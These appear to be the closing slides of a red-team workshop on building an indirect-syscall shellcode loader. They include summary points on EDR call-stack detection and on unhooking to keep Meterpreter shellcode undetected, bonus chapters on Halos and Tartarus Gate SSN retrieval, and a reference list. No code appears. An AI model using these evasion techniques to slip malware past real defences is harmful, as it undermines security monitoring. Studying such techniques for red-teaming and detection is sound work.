
- Indirect syscalls limitation → if EDR proofs the entire call stack
- For RT → SSN retrieval via Halos Gate Approach
- Indirect syscalls only affect user APIs in the loader, not the shellcode.
- Additionally, combining indirect syscalls with unhooking makes sense.

Summary

- Additional unhooking also has a positive effect on the shellcode itself.
 - For example: Meterpreter shellcode which uses Windows APIs
 - Without additional unhooking shellcode would be detected, even if the loader uses indirect syscalls

Bonus Chapters

Improve Indirect Syscall Loader



Bonus Chapters

- Improve step by step your indirect syscall loader
- All bonus chapter playbooks can be found in the wiki
- **16: Bonus Chapter 1** | Dynamically retrieve SSNs via APIs
- **17: Bonus Chapter 2** | Dynamically retrieve SSNs via PEB/EAT
- **18: Bonus Chapter 3** | Implement Halos Gate or Tartarus Gate Approach



References and Resources

- "Windows Internals, Part 1: System architecture, processes, threads, memory management, and more (7th Edition)" by Pavel Yosifovich, David A. Solomon, and Alex Ionescu
- "Windows Internals, Part 2 (7th Edition)" by Pavel Yosifovich, David A. Solomon, and Alex Ionescu
- "Programming Windows, 5th Edition" by Charles Petzold
- "Windows System Architecture" available on Microsoft Docs
- "Windows Kernel Programming" by Pavel Yosifovich
- <https://www.geoffchappell.com/studies/windows/km/index.htm>
- <https://www.geoffchappell.com/studies/windows/km/index.htm>
- <https://www.elastic.co/security-labs/upping-the-ante-detecting-in-memory-threats-with-kernel-call-stacks>

References and Resources

- <https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/>
- https://klezvirus.github.io/RedTeaming/AV_Evasion/NoSysWhisper/
- <https://www.mdsec.co.uk/2020/12/bypassing-user-mode-hooks-and-direct-invocation-of-system-calls-for-red-teams/>
- <https://captmeelo.com/redteam/maldev/2021/11/18/av-evasion-syswhisper.html>
- <https://winternl.com/detecting-manual-syscalls-from-user-mode/>
- <https://alice.climent-pommeret.red/posts/a-syscall-journey-in-the-windows-kernel/>
- <https://alice.climent-pommeret.red/posts/direct-syscalls-hells-halos-syswhispers2/#with-freshycalls>
- <https://redops.at/en/blog/direct-syscalls-a-journey-from-high-to-low>
- <https://redops.at/en/blog/direct-syscalls-vs-indirect-syscalls>
- Windows internals. Part 1 Seventh edition; Yosifovich, Pavel; Ionescu, Alex; Solomon, David A.; Russinovich, Mark E.
- Pavel Yosifovich (2019): Windows 10 System Programming, Part 1: CreateSpace Independent Publishing Platform

References and Resources

- <https://j00ru.vexillium.org/syscalls/nt/64/>
- <https://github.com/jthuraisamy/SysWhispers>
- <https://github.com/jthuraisamy/SysWhispers2>
- <https://github.com/klezVirus/SysWhispers3>